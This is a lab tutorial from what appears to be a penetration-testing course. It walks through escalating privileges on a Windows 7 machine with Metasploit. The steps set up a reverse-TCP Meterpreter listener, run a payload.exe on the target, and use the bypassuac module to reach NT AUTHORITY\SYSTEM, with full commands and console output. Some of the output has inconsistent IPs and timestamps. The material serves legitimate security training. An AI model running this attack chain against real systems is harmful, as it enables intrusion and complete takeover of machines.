

Lab - Windows 7 Privilege Escalation Using UAC Bypass

Overview

In this lab, you will learn how to perform privilege escalation on a Microsoft Windows machine using the Metasploit UAC bypass module.


Lab Requirements:

- One virtual install of Kali Linux
- One virtual Install of Windows 7 Pro
- An established Meterpreter session with your Windows 7 target

Begin the lab!

Create a meterpreter session between your Kali machine and your Windows 7 Pro target.


From your Kali desktop, right-click on your working folder, and from the context menu, select **Open Terminal Here**:



Use your meterpreter script to create a listener. At the terminal prompt, type the following:


```
msfconsole -r handler_tcp.rc
```

If the script completes successfully, your Kali should be standing by for communication from your Windows 7 Pro machine when you launch the payload.exe.




```
PAYLOAD => windows/meterpreter/reverse_tcp  
resource (handler_tcp.rc)> set LHOST 10.0.2.15  
LHOST => 10.0.2.15  
resource (handler_tcp.rc)> set LPORT 4444  
LPORT => 4444  
resource (handler_tcp.rc)> run  
[*] Started reverse TCP handler on 10.0.2.15:4444
```

Return to your Windows 7 Pro machine. Open the Documents folder and 2X click the payload.exe file.



When prompted, click the Run button.



Return to your Kali terminal, and you should see a Meterpreter prompt.

```
resource (handler_tcp.rc)> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (handler_tcp.rc)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (handler_tcp.rc)> set LHOST 10.0.2.15
LHOST => 10.0.2.15
resource (handler_tcp.rc)> set LPORT 4444
LPORT => 4444
resource (handler_tcp.rc)> run
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending stage (175174 bytes) to 10.0.2.15
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.21:4444) at 2021-03-25 02:20:20 -0500
```

```
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.21:49160) at 2021-03-25 03:30:38 -0400  
meterpreter > █
```

At the Meterpreter prompt, type, **getuid**

The **getuid** function returns the real user ID of the calling process. We can try and escalate our privileges using the **getsystem** command, but this operation fails as the command is not supported.

```
meterpreter > getuid
Server username: Win7-Target\Prof.K
meterpreter > getsystem
[-] 2001: Operation failed: This function is not supported on this system. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
```

We need to bypass the UAC to get escalated privileges. To do this, we first need to background our current Meterpreter session. We do this by typing **background** at the prompt. Once the session has been backgrounded, we need to search for a UAC bypass exploit.

```
meterpreter > background
[*] Backgrounding session 1 ...
msf6 exploit(multi/handler) > search bypassuac
```

At the prompt, type **search bypassuac**.

```
msf6 exploit(multi/handler) > search bypassuac

Matching Modules
-----
#  Name                                     Disclosure Date  Rank
-  -
0  exploit/windows/local/bypassuac          2010-12-31      excellent
1  exploit/windows/local/bypassuac_comhijack 1900-01-01      excellent
2  exploit/windows/local/bypassuac_dotnet_profiler 2017-03-17      excellent
3  exploit/windows/local/bypassuac_eventvwr  2016-08-15      excellent
4  exploit/windows/local/bypassuac_fodhelper 2017-05-12      excellent
5  exploit/windows/local/bypassuac_injection 2010-12-31      excellent
6  exploit/windows/local/bypassuac_injection_winsxs 2017-04-06      excellent
WinSXS
7  exploit/windows/local/bypassuac_sdclt    2017-03-17      excellent
```

At the prompt, type **use exploit/windows/local/bypassuac**:

```
msf6 exploit(multi/handler) > use exploit/windows/local/bypassuac
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac) > show options

Module options (exploit/windows/local/bypassuac):

  Name      Current Setting  Required  Description
  -
  SESSION   SESSION         yes       The session to run this module on.
  TECHNIQUE EXE              yes       Technique to use if UAC is turned off (Accepted: PSH, EXE)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.0.2.8        yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port
```

Exploit target:

Id	Name
0	Windows x86



The missing parameter is the session ID. We can list all meterpreter session running using the **sessions -i** command.

```
msf6 exploit(windows/local/bypassuac) > sessions -i

Active sessions



| ID | Name | Type        | Information                                  | Connection                                  |
|----|------|-------------|----------------------------------------------|---------------------------------------------|
| 1  |      | meterpreter | x86/windows Win7-Target\Prof.K @ WIN7-TARGET | 10.0.2.8:4444 → 10.0.2.15:49158 (10.0.2.15) |


```

From the results, we know that our Metrepreter session is using the session ID of 1.

We next need to set the SESSION parameter to 1. At the prompt, type **set session 1**:

```
msf6 exploit(windows/local/bypassuac) > set session 1
session ⇒ 1
```

At the prompt, type run.

```
msf6 exploit(windows/local/bypassuac) > run

[*] Started reverse TCP handler on 10.0.2.8:4444
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (175174 bytes) to 10.0.2.15
[*] Meterpreter session 2 opened (10.0.2.8:4444 → 10.0.2.15:49165) at 2020-12-17 00:51:51 -0500

meterpreter > getuid
Server username: Win7-Target\Prof.K
meterpreter > getsystem
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

We check the real user ID of the calling process. Now that we have bypassed the UAC, we can escalate our privileges using the **getsystem** command, and we are currently running as NT AUTHORITY\SYSTEM.

Summary

In this short lab, you learned how to perform privilege escalation using the Metasploit UAC Bypass module.

End of the lab!

